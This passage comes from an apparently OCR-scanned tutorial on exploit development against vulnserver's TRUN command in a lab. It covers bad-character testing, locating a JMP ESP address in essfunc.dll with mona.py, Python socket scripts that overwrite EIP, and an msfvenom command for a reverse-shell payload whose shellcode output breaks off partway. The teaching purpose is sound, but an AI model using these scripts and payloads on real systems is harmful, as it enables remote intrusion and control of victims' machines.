        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to server"
        sys.exit()
```


So, basically our python script will run every character listed below one by one, and our job here is to examine the hex dump and take notes of any misplaced characters.

(\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7*\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff).*

To examine the hex dump, after the crash occurs, right-click on the *"ESP,"* and from the drop-down menu, select *"Follow in Dump."* It will dump and display all hex characters that we send with our python script.




Now we see a much longer *"bad chars"* string on the stack. It is anything but difficult to take an easy route and look down and check whether the *"\xff"* character is there and expect that there is no other corruption. In this example, every corrupt byte terminated the *"bad chars"* string, but that is not always the case. Sometimes when you try to build new exploits, you will experience circumstances where a single character corrupts, but the remainder of the *"bad chars"* string prints efficaciously. In this situation, cautiously looking at the bytes on the stack individually to the *"bad chars"* string is the best way to check that there are no more bad characters. Unfortunately, it is a very tedious process, and it's easy to make mistakes.




6 — Finding the right module

When we talk about finding the correct module, what we are stating is — we are searching for a *"dll"* file or something comparable within the program that has no memory protection. Even though there's no real way to utilize an application for critical thinking, we can use the *"Mona.py"* module to automate these annoying byte-by-byte comparisons for Immunity Debugger. You can download the *"Mona.py"* file from the following GitHub page: *"https://github.com/corelan/mona."*


Extract the file and copy *"Mona.py"* to *"C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands."* folder.



After copying the file into the *"PyCommands"* folder, you can invoke it and list all modules in the Immunity Debugger. Before listing the modules, make sure that *"vulnserver"* is running and attached to the debugger. Then, from the Immunity Debugger using the search field type *"!mona modules"* and hit *"Enter."*



It will display all modules with their protection settings. Here we need to look for a file that is attached to *"vulnserver"* and has all protection settings as *"False."* In this example, we found *"essfunc.dll"* that has everything set to false.



Next, we should find an opcode equivalent of a *"JMP"* (jump command). To do that, we need to use *"nasm_shell.rb"* script from the Kali Linux terminal.


to find the path locate nasm_shell.rb

Ex: (root@kali:~#/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb).

Here we are trying to convert assembly language into the hex code and find equivalent code for jump command *"JMP ESP." "JMP ESP"* instruction, it lets us control program execution through *"EIP"* and land in our user-controlled space that will contain our shellcode. Type *"JMP ESP"* in the *"nasm_shell"* and hit *"Enter."* Then note the hex code for jump command, which is *"FFE4"*.

```
root@root:~# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

Now, we need to use this information (FFE4) with Mona to find the return address for the jump command using (essfunc.dll) module. To do that, type *"!mona find -s "\xff\xe4" -m essfunc.dll"* in the Immunity Debugger's search field.



When you hit *"Enter,"* it will display the return addresses. We need to take notes and write down one of the addresses so we can use it later on in our python script. Here, in this example, we will note the first address, which is *"625011af"*.

Now, we can modify our python script and add the return address that we noted in the reverse order (*"\xaf\x11\x50\x62"*) after we specify (*"A"* * 2003) buffer characters.

Open *Fuzzing1.py

```
#!/usr/bin/python

import sys, socket


shellcode = "A" * 2003 + "\xaf\x11\x50\x62"

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()



except:
        print "Error connecting to server"
        sys.exit()
```

With the memory address of *"JMP ESP"* added to our script after the 2003 bytes of initial buffer, we can overwrite the *"EIP."* Before we run this script, let's set a break-point at the *"JMP ESP"* instruction, so we may step through the instructions manually


after we send in our input. To do so, click on the blue arrow icon in the debugger and type the return address value that we noted before.



Once you hit the *"OK"* button, it will locate that particular jump code and display it on top of the screen. To set the break-point, highlight the address and hit *"F2"* or double click the hex value of the address.



After everything is set, run the python script and analyze the changes.



So, what happened here is the program had stopped when we reached our break-point, and the *"EIP"* has been overwritten with the value we specified in our python script. It means that we have full control over the *"EIP"* and can run any shellcode to compromise our target machine.

7 — Generating shellcode and gaining access

At this stage of the exploit development process, it is time to generate the shellcode. In this example, we will use msfvenom to create a reverse shell payload. Msfvenom is the combination of payload generation and encoding. To create the shellcode we need to execute the following command: *(**root@kali**:~# msfvenom — platform Windows -p windows/shell_reverse_tcp LHOST=10.10.10.15 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00")*. Let's break it down and analyze the command. First, we invoked the tool and then specified the payload for the Windows operating system (*windows/shell_reverse_tcp*) by using the *"-p"* operator. Next, we provided the attacker machine's IP address (*LHOST*) and the port number (*LPORT*) to listen on for incoming connection. Then we used the *"EXITFUNC=thread"* command to make the exploit a little bit more stable (this is optional). We wanted to export everything into the C file type, so we specified the *"-f"* operator. Next, we provided the architecture *"-a x86"* of the target machine and a bad character using the *"-b"* option.

```
root@root:~# msfvenom --platform Windows -p windows/shell_reverse_tcp LHOST=10.10.10.15 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xda\xc4\xd9\x74\x24\xf4\x58\xbe\xc3\x6f\x27\x34\x33\xc9\xb1"
"\x52\x83\xe8\xfc\x31\x70\x13\x03\xb3\x7c\xc5\xc1\xcf\x6b\x8b"
"\x2a\x2f\x6c\xec\xa3\xca\x5d\x2c\xd7\x9f\xce\x9c\x93\xcd\xe2"
"\x57\xf1\xe5\x71\x15\xde\x0a\x31\x90\x38\x25\xc2\x89\x79\x24"
"\x40\xd0\xad\x86\x79\x1b\xa0\xc7\xbe\x46\x49\x95\x17\x0c\xfc"
"\x09\x13\x58\x3d\xa2\x6f\x4c\x45\x57\x27\x6f\x64\xc6\x33\x36"
"\xa6\xe9\x90\x42\xef\xf1\xf5\x6f\xb9\x8a\xce\x04\x38\x5a\x1f"
"\xe4\x97\xa3\xaf\x17\xe9\xe4\x08\xc8\x9c\x1c\x6b\x75\xa7\xdb"
"\x11\xa1\x22\xff\xb2\x22\x94\xdb\x43\xe6\x43\xa8\x48\x43\x07"
"\xf6\x4c\x52\xc4\x8d\x69\xdf\xeb\x41\xf8\x9b\xcf\x45\xa0\x78"
"\x71\xdc\x0c\x2e\x8e\x3e\xef\x8f\x2a\x35\x02\xdb\x46\x14\x4b"
"\x28\x6b\xa6\x8b\x26\xfc\xd5\xb9\xe9\x56\x71\xf2\x62\x71\x86"
"\xf5\x58\xc5\x18\x08\x63\x36\x31\xcf\x37\x66\x29\xe6\x37\xed"
"\xa9\x07\xe2\xa2\xf9\xa7\x5d\x03\xa9\x07\x0e\xeb\xa3\x87\x71"
"\x0b\xcc\x4d\x1a\xa6\x37\x06\x2f\x3d\x3d\xd9\x47\x43\x41\xf4"
"\xcb\xca\xa7\x9c\xe3\x9a\x70\x09\x9d\x86\x0a\xa8\x62\x1d\x77"
"\xea\xe9\x92\x88\xa5\x19\xde\x9a\x52\xea\x95\xc0\xf5\xf5\x03"
"\x6c\x99\x64\xc8\x6c\xd4\x94\x47\x3b\xb1\x6b\x9e\xa9\x2f\xd5"
